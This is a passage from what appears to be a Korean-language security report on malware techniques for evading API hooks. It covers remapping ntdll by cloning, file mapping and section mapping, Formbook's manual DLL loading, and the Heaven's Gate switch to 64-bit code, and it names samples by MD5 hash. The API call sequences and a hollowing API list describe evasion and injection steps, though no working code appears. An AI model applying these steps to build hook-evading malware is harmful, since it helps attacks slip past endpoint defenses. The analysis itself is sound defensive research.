표 2-3 | 새로운 ntdll이 재매핑된 메모리 영역

2-2. 파일 매핑(File Mapping) 기법

- 악성코드 샘플명: AgentTesla Packer(MD5 : 05e52cdae5537a7edfe3e5fd81765b1f)
- 악성코드 샘플명: Lokibot Packer(MD5: e00008afe709507e67ec48244618ceeb)

LoadLibrary() 류의 API를 이용하여 ntdll을 로드하는 방식 대신 파일 매핑 방식을 이용해 가상 메모리에 메모리 맵 파일(Memory Mapped File)을 생성할 수도 있다. 이 경우 이미 로드된 라이브러리로 인식되지는 않으며, 메모리 상으로 매핑되어 존재하기 때문에 기존에 로드된 ntdll의 API 대신 매핑된 영역에서 사용할 API를 찾고 호출할 수 있다.

[표 2-4]는 위의 과정에서 사용된 API 리스트 및 주요 인자 값들이다.

1) kernel32.CreateFileW() – ntdll.dll 핸들 획득
2) kernel32.CreateFileMappingW()
3) kernel32.MapViewOfFile()

표 2-4 | 파일 매핑(File Mapping) 기법의 주요 API

파일 매핑 과정 이후의 메모리는 [표 2-5]와 같으며, 메모리 주소는 예시로 나타낸 것이다.

Address	Size	Owner	Section	Contains	Access
0x01A70000	00001000				R
0x01A71000	000D6000				R E
0x01B47000	00009000				RW
0x01B50000	0005C000				R

표 2-5 | 새로운 ntdll이 재매핑된 메모리 영역

2-3. 섹션 리매핑(Section Remapping) 기법

- 악성코드 샘플명: Ave_maria Packer(MD5: 286cf47399f885659d42a8364668533c)

앞서 살펴본 '클론(Clone) DLL' 기법에서 살펴본 ntdll.LdrLoadDll() API는 동작할 때 내부적으로 NtOpenFile() → NtCreateSection() → NtMapViewOfSection() API순으로 호출하게 된다. 또한 파일 매핑(File Mapping) 기법에서 살펴본 CreateFileMapping(), MapViewOfFile() API 또한 각각 내부적으로는 NtCreateSection(), NtMapViewOfSection() API가 사용된다.

결국 섹션 리매핑(Section Remapping) 기법은 앞서 살펴본 예시에서 사용된 API들의 내부 함수, 즉 NtCreateSection(), NtMapViewOfSection() API들을 직접 사용하는 방식이다. 참고로 섹션 생성 시 페이지 속성 값에 SEC_IMAGE를 지정하여 실행 가능한 이미지 파일임을 지정해주면 각 섹션에 맞게 권한이 부여된다.

[표 2-6]은 위의 과정에서 사용된 API 리스트 및 주요 인자 값들이다.

1) ntdll.RtlDosPathNameToNtPathName_U() – ntdll.dll 경로 획득
2) ntdll.NtCreateFile() – ntdll.dll 핸들 획득
3) ntdll.NtCreateSection() – (…,SEC_IMAGE,..)
4) ntdll.NtMapViewOfSection()

표 2-6 | 섹션 리매핑(Section Remapping)의 주요 API

파일 매핑 과정 이후의 메모리는 [표 2-7]과 같으며, 메모리 주소는 예시로 나타낸 것이다.

Address	Size	Owner	Section	Contains	Access
0x01530000	00001000				R
0x01531000	000D6000				R E
0x01607000	00009000				RW
0x01610000	0005C000				R

표 2-7 | 새로운 ntdll이 리매핑된 메모리 영역

2-4. DLL 수동 로드 기법

● 악성코드 샘플명: Formbook(MD5: df0cf87da787021e9004d815f9650e09)




그림 2-2 | DLL 수동 로드에 관해 소셜미디어에 언급된 내용

폼북(Formbook)에서는 ntdll 재배치 과정에서 특별한 API를 사용하지 않고 직접 ntdll.dll의 헤더를 읽어와 연산하여 메모리 상에 재배치를 수행한다. 이 기법은 폼북을 만든 개발자가 '라고스 아일랜드 메소드(Lagos Island Method)'라고 명명하였다.

이 기법은 NtReadFile()로 ntdll.dll 파일을 메모리에 적재한 후 어셈블리 명령으로 직접 파일의 구조에 맞춰 프로세스 형태로 재배치한 다음 RWE 권한이 있는 메모리를 할당 (NtAllocateVirtualMemory())하여 해당 메모리에 복사한다. [그림 2-3]은 읽어온 데이터를 재배치 후, RWE 메모리 영역에 복사하는 것은 나타낸 그림이다.




그림 2-3 | 위에서 읽어온 데이터를 재배치 후, 아래 RWE 메모리 영역에 복사한다.

[표 2-8]은 위의 과정에서 사용된 API 리스트 및 주요 인자 값들이다.

1) NtCreateFile() – ntdll.dll 핸들 획득
2) RtlAllocateHeap() – NtReadFile()을 위한 공간 할당(RW)
3) NtReadFile() – ntdll.dll 읽기
4) RtlAllocateHeap() – 프로세스 형태로 재배치를 위한 공간 할당(RW)
5) 어셈블리 명령어로 재배치 – 프로세스 형태
6) NtAllocateVirtualMemory() – 새로운 ntdll을 위한 공간 할당(RWE)
7) 어셈블리 명령어로 복사
8) 새로운 ntdll의 API 사용

표 2-8 | DLL 수동 로드 기법의 주요 API

재배치 과정 이후의 메모리는 [표 2-9]와 같다. 메모리 주소는 예시로 나타낸 것이며, 이전의 기법들과 달리 실행 가능 속성까지 부여한 하나의 메모리 영역에 재배치된 ntdll이 존재한다.

Address	Size	Owner	Section	Contains	Access
0x00580000	0027B000				RWE

표 2-9 | 새로운 ntdll이 재매핑된 메모리 영역

2-5.헤븐스 게이트(Heaven's Gate) 기법

- 악성코드 샘플명: Miner(MD5: ed575ba72ea8b41ac2c31c8c39ce303b)
- 악성코드 샘플명: BlueCrab(MD5: c67d6dea99c657ee5f56b53e7f87d8ba)

이 기법에 필요한 조건은 64비트 환경에서 32비트 프로그램이 실행되는 경우이다. 헤븐스 게이트(Heaven's Gate)는 32비트 프로세스에 x86 명령어가 아닌 x64 명령어가 동작하게 만드는 기법으로, 악성코드는 해당 기법을 통해 64비트 코드를 인식하도록 스위칭(Switching)한 후 64비트 dll의 API를 호출한다. 일반적인 후킹 모듈의 경우 32비트 프로그램이 실행되면 32비트 dll만이 인젝션되는데 이를 우회하는 방법으로 즉, 64비트 환경에서 32비트 후킹 모듈을 우회하는 방법이다.

우선 64비트 운영체제에서 32비트 프로그램을 실행할 경우 해당 프로세스 메모리 내부에는 [그림 2-4]와같이 x86 그리고 x64 환경에 필요한 ntdll.dll이 모두 적재된다.

ppp.exe	**0xea0000**	**184 kB**		**C:₩Users₩jun₩Desktop₩ppp.exe**	
advapi32.dll	0x76560000	640 kB	고급 Windows 32 기반 API	C:₩Windows₩SysWOW64₩advapi32.dll	6.1.7601.17514
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL	C:₩Windows₩System32₩apisetschema.dll	6.1.7600.16385
crypt32.dll	0x75d40000	1.11 MB	Crypto API32	C:₩Windows₩SysWOW64₩crypt32.dll	6.1.7601.17514
cryptbase.dll	0x758e0000	48 kB	Base cryptographic API DLL	C:₩Windows₩SysWOW64₩cryptbase.dll	6.1.7600.16385
gdi32.dll	0x76410000	576 kB	GDI Client DLL	C:₩Windows₩SysWOW64₩gdi32.dll	6.1.7601.17514
imm32.dll	0x76260000	384 kB	Multi-User Windows IMM32 ...	C:₩Windows₩SysWOW64₩imm32.dll	6.1.7601.17514
kernel32.dll	0x76040000	1.06 MB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩kernel32.dll	6.1.7601.17514
KernelBase.dll	0x77730000	280 kB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩KernelBase.dll	6.1.7601.17514
locale.nls	0xf0000	412 kB		C:₩Windows₩System32₩locale.nls	
lpk.dll	0x76150000	40 kB	Language Pack	C:₩Windows₩SysWOW64₩lpk.dll	6.1.7600.16385
mpr.dll	0x75630000	72 kB	다중 공급자 라우터 DLL	C:₩Windows₩SysWOW64₩mpr.dll	6.1.7600.16385
msasn1.dll	0x77d60000	48 kB	ASN.1 Runtime APIs	C:₩Windows₩SysWOW64₩msasn1.dll	6.1.7601.17514
msctf.dll	0x75f70000	816 kB	MSCTF Server DLL	C:₩Windows₩SysWOW64₩msctf.dll	6.1.7600.16385
msvcrt.dll	0x762c0000	688 kB	Windows NT CRT DLL	C:₩Windows₩SysWOW64₩msvcrt.dll	7.0.7600.16385
ntdll.dll	0x77bb0000	1.66 MB	NT 계층 DLL	C:₩Windows₩System32₩ntdll.dll	6.1.7601.17514
ntdll.dll	0x77d90000	1.5 MB	NT 계층 DLL	C:₩Windows₩SysWOW64₩ntdll.dll	6.1.7601.17514

그림 2-4 | x86, x64 ntdll이 모두 적재된 32bit 프로세스

이후 32비트 프로세스에서 커널에 접근하는 경우 x86 환경과 동일하게 32비트 ntdll의 Native API가 호출된다. 그러나 실행 중인 프로세스의 환경은 x64 환경이므로 32비트 ntdll이 시스템 콜을 호출하는 것이 아니라 wow64cpu.dll의 X86SwitchTo64BitMode() API를 거쳐 64비트 코드로 스위칭되는 과정 이후에 최종적으로 64비트 ntdll에서 시스템 콜을 호출한다.

하지만 헤븐스 게이트(Heaven's Gate) 기법은 위와 같은 일반적인 과정을 거치지 않고, x64 환경에서 32비트 프로그램이 실행될 때 프로세스가 x86 어셈블리 대신 x64 어셈블리 코드를 실행할 수 있게 만들어 준다.

[그림 2-5]의 좌측 상단을 보면 CS 레지스터가 0x23이다. 이는 해당 값이 무엇이냐에 따라 CPU의 코드 해석 방법이 달라진다. CS 레지스터가 0x23일 경우에는 x86 코드로, 0x33일 경우에는 x64 코드로 해석하기 때문에, 헤븐스 게이트(Heaven's Gate)는 CS 레지스터 값을 0x33으로 바꿔주는 것이 목표이다. 그러나 CS 레지스터 값을 직접적으로 바꿀 수 없기 때문에 return 명령어인 'retf' 을 이용해 x64코드가 실행될 EIP 값을 변경하고, CS 레지스터 값을 0x33으로 바꾼다.

먼저 push 명령어를 이용해 CS 레지스터를 변경해 줄 명령어 retf(0xCB) 및 변경할 CS 레지스터 값을 (0x0033) 스택[ESP+4]에 저장한다. 그리고 64비트로 실행될 주소 0x17001b를 어셈블리 call 명령어를 이용해 리턴(Return) 주소 값으로 스택[ESP]에 저장한다. 이때 call 명령어로 실행되는 0x170014h는 [그림 2-6]에서 보여지는 retf(0xCB)이다.




그림 2-5 | x86 → x64 code로 변환하기 위해 push 및 call을 하는 모습

이제 call이 일어나면 [그림 2-6]과 같이 'retf' 명령어가 수행되는데, 이에 따라 ESP 4바이트가 eip로, ESP+4의 2바이트가 CS로 변경된다. 즉 EIP를 64비트로 읽을 주소로, CS 레지스터의 값을 0x33으로 세팅해주면, CPU가 해당 주소의 기계어를 64비트 언어에 맞게 해석하게 된다.




그림 2-6 | 'retf' 명령어를 통해 EIP 및 CS 레지스터를 세팅 시 아래 64비트 언어로 해석

이후 행위로는 스위칭된 x64 코드를 가지고 64비트 ntdll의 함수를 호출하거나, ntdll이 아닌 다른 64비트 dll을 메모리에 적재 후 악성 행위를 수행한다. 이는 다음 예시 샘플들과 함께 확인할 수 있다.

1) 64비트 ntdll의 함수를 호출한 경우 – 마이너(Miner) 악성코드

해당 마이너(Miner) 악성코드는 64비트 프로세스에 인젝션을 하기 위해 OS 아키텍처를 검사하고, x86의 경우에는 wuapp.exe, x64의 경우는 %WINDIR%경로의 64비트 notepad.exe를 'suspend' 명령어로 실행한다.




그림 2-7 | (좌)32비트인 악성코드, (우)인젝션 대상인 64비트 notepad.exe

이후 앞서 설명한 헤븐스 게이트(Heaven's Gate) 기법을 이용해 x64 코드로 전환 후 PEB의 LDR 구조체로부터 64비트 'ntdll.dll'을 찾아 특정 API의 주소를 가져온다. 이 과정은 오픈소스(HTTPS://GITHUB.COM/RWFPL/REWOLF-WOW64EXT)에서 소개한 방법과 일치한 것으로 보아 해당 라이브러리를 가져와 사용한 것으로 추정된다.

64비트 ntdll로부터 가져온 API의 이름은 [표 2-10]과 같다.

NtGetContextThread
NtReadVirtualMemory
NtUnmapViewOfSection
NtAllocateVirtualMemory
NtWriteVirtualMemory
NtSetContextThread


표 2-10 | 스위칭 이후 호출될 API

[표 2-10]에서 소개된 API는 흔히 알려진 프로세스 할로잉에서 자주 호출되는 API이다. suspend된 notepad.exe 프로세스의 PEB에 접근해 ImageBaseAddress를 가져온다. 그리고 가져온 주소를 해제한 다음 인젝션할 PE만큼의 메모리 할당 및 실질적인 악성 PE(miner)를 인젝션한다. 마지막으로 PEB의 ImageBaseAddress를 할당한 메모리 주소로 조작하고 ResumeThread() API를 통해 주입한 PE를 발현시킨다.

2) 64비트 dll을 메모리에 로드한 경우 – 블루크랩(BlueCrab) 랜섬웨어

블루크랩(BlueCrab) 랜섬웨어는 시스템 권한 상승 취약점 CVE-2018-8453를 수행하기 전에 먼저 사용자의 OS 아키텍처를 검사한다. x86인 경우에는 취약점 루틴을 통해 권한 상승이 이루어지지만, x64 환경의 경우 헤븐스 게이트(Heaven's Gate) 기법을 통해 x64 셸코드로 이루어진 취약점 루틴이 실행된다.

참고로 블루크랩 랜섬웨어는 64비트 ntdll.LdrLoadDLL()을 이용해 gdi32.dll, msvcrt.dll, kernel32.dll, kernelbase.dll, rpcrt4.dll 등 다수의 64비트 DLL들을 추가적으로 로드한다. 위의 경우와 유사하게 x86 DLL들이 이미 후킹 중이라 하더라도 동작 중 로드된 x64 DLL들에 대한 추가적인 후킹을 하지 않는다면 악성코드는 해당 DLL들의 후킹 우회를 성공한 셈이다.



Name	Base address	Size	Description	File name
ppp.exe	0xea0000	184 kB		C:₩Users₩jun₩Desktop₩ppp.exe
advapi32.dll	0x76560000	640 kB	고급 Windows 32 기반 API	C:₩Windows₩SysWOW64₩advapi32.dll
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL	C:₩Windows₩System32₩apisetschema.dll
crypt32.dll	0x75d40000	1.11 MB	Crypto API32	C:₩Windows₩SysWOW64₩crypt32.dll
cryptbase.dll	0x758e0000	48 kB	Base cryptographic API DLL	C:₩Windows₩SysWOW64₩cryptbase.dll
gdi32.dll	0x76410000	576 kB	GDI Client DLL	C:₩Windows₩SysWOW64₩gdi32.dll
imm32.dll	0x76260000	384 kB	Multi-User Windows IMM32 ...	C:₩Windows₩SysWOW64₩imm32.dll
kernel32.dll	0x76040000	1.06 MB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩kernel32.dll
KernelBase.dll	0x77730000	280 kB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩KernelBase.dll
locale.nls	0xb0000	412 kB		C:₩Windows₩System32₩locale.nls
lpk.dll	0x76150000	40 kB	Language Pack	C:₩Windows₩SysWOW64₩lpk.dll
mpr.dll	0x756f0000	72 kB	다중 공급자 라우터 DLL	C:₩Windows₩SysWOW64₩mpr.dll
msasn1.dll	0x77d60000	48 kB	ASN.1 Runtime APIs	C:₩Windows₩SysWOW64₩msasn1.dll
msctf.dll	0x75f70000	816 kB	MSCTF Server DLL	C:₩Windows₩SysWOW64₩msctf.dll
msvcrt.dll	0x762c0000	688 kB	Windows NT CRT DLL	C:₩Windows₩SysWOW64₩msvcrt.dll
ntdll.dll	0x77bb0000	1.66 MB	NT 계층 DLL	C:₩Windows₩System32₩ntdll.dll
ntdll.dll	0x77d90000	1.5 MB	NT 계층 DLL	C:₩Windows₩SysWOW64₩ntdll.dll
ole32.dll	0x77800000	1.36 MB	Windows용 Microsoft OLE	C:₩Windows₩SysWOW64₩ole32.dll
rpcrt4.dll	0x77270000	960 kB	원격 프로시저 호출 런타임	C:₩Windows₩SysWOW64₩rpcrt4.dll
sechost.dll	0x76600000	100 kB	Host for SCM/SDDL/LSA Loo...	C:₩Windows₩SysWOW64₩sechost.dll
shell32.dll	0x76620000	12.29 MB	Windows 셸 공용 Dll	C:₩Windows₩SysWOW64₩shell32.dll
shlwapi.dll	0x77360000	348 kB	셸 표준 이하 유틸리티 라...	C:₩Windows₩SysWOW64₩shlwapi.dll
sspicli.dll	0x758f0000	384 kB	Security Support Provider In...	C:₩Windows₩SysWOW64₩sspicli.dll
user32.dll	0x76160000	1 MB	다중 사용자 Windows 사용...	C:₩Windows₩SysWOW64₩user32.dll
usp10.dll	0x75960000	628 kB	Uniscribe Unicode script pro...	C:₩Windows₩SysWOW64₩usp10.dll
uxtheme.dll	0x74760000	512 kB	Microsoft UxTheme 라이브...	C:₩Windows₩SysWOW64₩uxtheme.dll
webio.dll	0x748a0000	316 kB	웹 전송 프로토콜 API	C:₩Windows₩SysWOW64₩webio.dll
winhttp.dll	0x748f0000	352 kB	Windows HTTP Services	C:₩Windows₩SysWOW64₩winhttp.dll
winmm.dll	0x74860000	200 kB	MCI API DLL	C:₩Windows₩SysWOW64₩winmm.dll
wow64.dll	0x75680000	252 kB	Win32 Emulation on NT64	C:₩Windows₩System32₩wow64.dll
wow64cpu.dll	0x75710000	32 kB	AMD64 Wow64 CPU	C:₩Windows₩System32₩wow64cpu.dll
